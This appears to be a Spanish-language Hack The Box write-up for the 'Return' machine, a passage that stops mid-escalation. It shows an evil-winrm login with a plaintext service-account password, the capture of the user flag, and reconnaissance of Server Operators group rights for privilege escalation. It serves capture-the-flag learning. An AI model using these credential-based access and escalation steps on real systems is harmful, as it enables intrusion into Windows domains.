
```
evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'
```

```
┌──(root💀dttkalimot)-[/home/kali/HTB/RETURN/evil-winrm]
└─# evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoti

Data: For more information, check Evil-WinRM GitHub: https://github.com/Ha

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> ls
*Evil-WinRM* PS C:\Users\svc-printer\Documents> dir
*Evil-WinRM* PS C:\Users\svc-printer\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc-printer> dir


    Directory: C:\Users\svc-printer


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         5/26/2021   2:05 AM                Desktop
d-r---         5/26/2021   1:51 AM                Documents
d-r---         9/15/2018  12:19 AM                Downloads
d-r---         9/15/2018  12:19 AM                Favorites
d-r---         9/15/2018  12:19 AM                Links
d-r---         9/15/2018  12:19 AM                Music
d-r---         9/15/2018  12:19 AM                Pictures
d-----         9/15/2018  12:19 AM                Saved Games
d-r---         9/15/2018  12:19 AM                Videos


*Evil-WinRM* PS C:\Users\svc-printer> cd Desktop
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> dir


    Directory: C:\Users\svc-printer\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/4/2024  11:17 AM             34 user.txt
```


Sacamos la flag user.txt

Escalada de privilegios


Vemos que no tenemos acceso a los elementos de la carpeta administrator




Acceso denegado




Vemos que pertenece Remote Management Use por eso nos hemos podido conectar. También pertenece a los grupos Print Operators y ServerOperators. Es interesante


Evil-WinRM PS C:\Users\Administrator\Desktop> net user svc-printer
User name svc-printer
Full Name SVCPrinter
Comment Service Account for Printer
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 5/26/2021 1:15:13 AM
Password expires Never
Password changeable 5/27/2021 1:15:13 AM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon 5/26/2021 1:39:29 AM
Logon hours allowed All
Local Group Memberships *Print Operators *Remote Management Use
*Server Operators
Global Group memberships *Domain Users
The command completed successfully.
Evil-WinRM PS C:\Users\Administrator\Desktop> _


Buscamos grupos de seguridad de active directory






Vemos que pueden arrancar y parar servicios

listamos 'services'




